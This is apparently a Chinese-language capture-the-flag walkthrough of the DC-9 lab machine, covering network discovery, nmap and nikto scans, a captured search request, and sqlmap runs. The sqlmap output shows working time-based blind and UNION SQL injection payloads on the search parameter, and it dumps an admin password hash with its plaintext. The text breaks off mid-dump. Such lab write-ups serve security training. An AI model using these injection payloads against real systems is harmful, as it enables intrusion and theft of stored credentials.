
DC9 sqlmap | knockd


netdiscover



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.100.1   00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.100.2   00:50:56:f2:3f:0f      1      60  VMware, Inc.
 192.168.100.131 00:0c:29:7b:7b:58      1      60  VMware, Inc.
 192.168.100.254 00:50:56:fb:35:ca      1      60  VMware, Inc.
```


.131为目标机器

nmap



```
└─# nmap -sV -sC -Pn -p- 192.168.100.131
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-12 23:15 CST
Nmap scan report for 192.168.100.131 (192.168.100.131)
Host is up (0.0018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Apache httpd 2.4.38 ((Debian))
|_http-title: Example.com - Staff Details - Welcome
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:7B:7B:58 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.17 seconds
```

22和80 先访问下80端口




Example.com - Staff Details

Welcome to the Example.com Staff Details Page


Please select an option from the menu.

nikto一下



```
└─# nikto -h http://192.168.100.131
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.100.131
+ Target Hostname:    192.168.100.131
+ Target Port:        80
+ Start Time:         2022-09-12 23:19:08 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7915 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2022-09-12 23:20:34 (GMT8) (86 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested


      *********************************************************************
      Portions of the server's headers (Apache/2.4.38) are not in
      the Nikto 2.1.6 database or are newer than the known string. Would you like
      to submit this information (*no server specific data*) to CIRT.net
      for a Nikto update (or you may email to sullo@cirt.net) (y/n)? y

+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
- Sent updated info to cirt.net -- Thank you!
```

在页面看了下 注意到这个search功能




Search information


You can search using either the first or last name.

Search:

1




6	http://192.168.100.131	POST	/results.php	✓	200	1248	HTML	php	Example.com - S



```
POST /results.php HTTP/1.1
Host: 192.168.100.131
Content-Length: 8
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.100.131
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.9
Referer: http://192.168.100.131/search.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

search=1
```

```
HTTP/1.1 200 OK
Date: Mon, 12 Sep 2022 15:22:25 GMT
Server: Apache/2.4.38 (Debian)
Vary: Accept-Encoding
Content-Length: 1056
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>
      Example.com - Staff Details - Welcome
    </title>
    <link rel="stylesheet" type="text/css" href="
    css/style.css">
  </head>

  <body>
    <div class="wrapper">
```


使用sqlmap跑一下



```
sqlmap identified the following injection point(s) with a total of 71 HTTP(s) requests:
---
Parameter: search (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=1' AND (SELECT 6065 FROM (SELECT(SLEEP(5)))vAni) AND 'tPnj'='tPnj

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=1' UNION ALL SELECT NULL,NULL,CONCAT(0×71626a7871,0×556c514c75444758464750714e7876567a76736543765257627970624 84f5a72797a4a4449745248,0×7176626a71),NULL,NULL,NULL-- -
---
[23:34:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[23:34:27] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.100.131'

[*] ending @ 23:34:27 /2022-09-12/
```


可以时间盲注

继续使用sqlmap跑database




```
└─# sqlmap -r result.txt --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.4#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
d by this program

[*] starting @ 23:35:49 /2022-09-12/

[23:35:49] [INFO] parsing HTTP request from 'result.txt'
[23:35:50] [INFO] resuming back-end DBMS 'mysql'
[23:35:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=1' AND (SELECT 6065 FROM (SELECT(SLEEP(5)))vAni) AND 'tPnj'='tPnj

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=1' UNION ALL SELECT NULL,NULL,CONCAT(0×71626a7871,0×556c514c75444758464750714e7876567a76736543765257627970624 84f5a72797a4a4449745248,0×7176626a71),NULL,NULL,NULL-- -
---
[23:35:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[23:35:50] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] Staff
[*] users

[23:35:50] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.100.131'

[*] ending @ 23:35:50 /2022-09-12/
```

Staff数据库：




```
Database: Staff
Table: Users
[1 entry]
+--------+------------------------------------------------+----------+
| UserID | Password                                       | Username |
+--------+------------------------------------------------+----------+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc (transorbital1) | admin    |
+--------+------------------------------------------------+----------+

[23:59:51] [INFO] table 'Staff.Users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.100.131/dump/Staff/Users.csv'
[23:59:51] [INFO] fetching columns for table 'StaffDetails' in database 'Staff'
[23:59:51] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
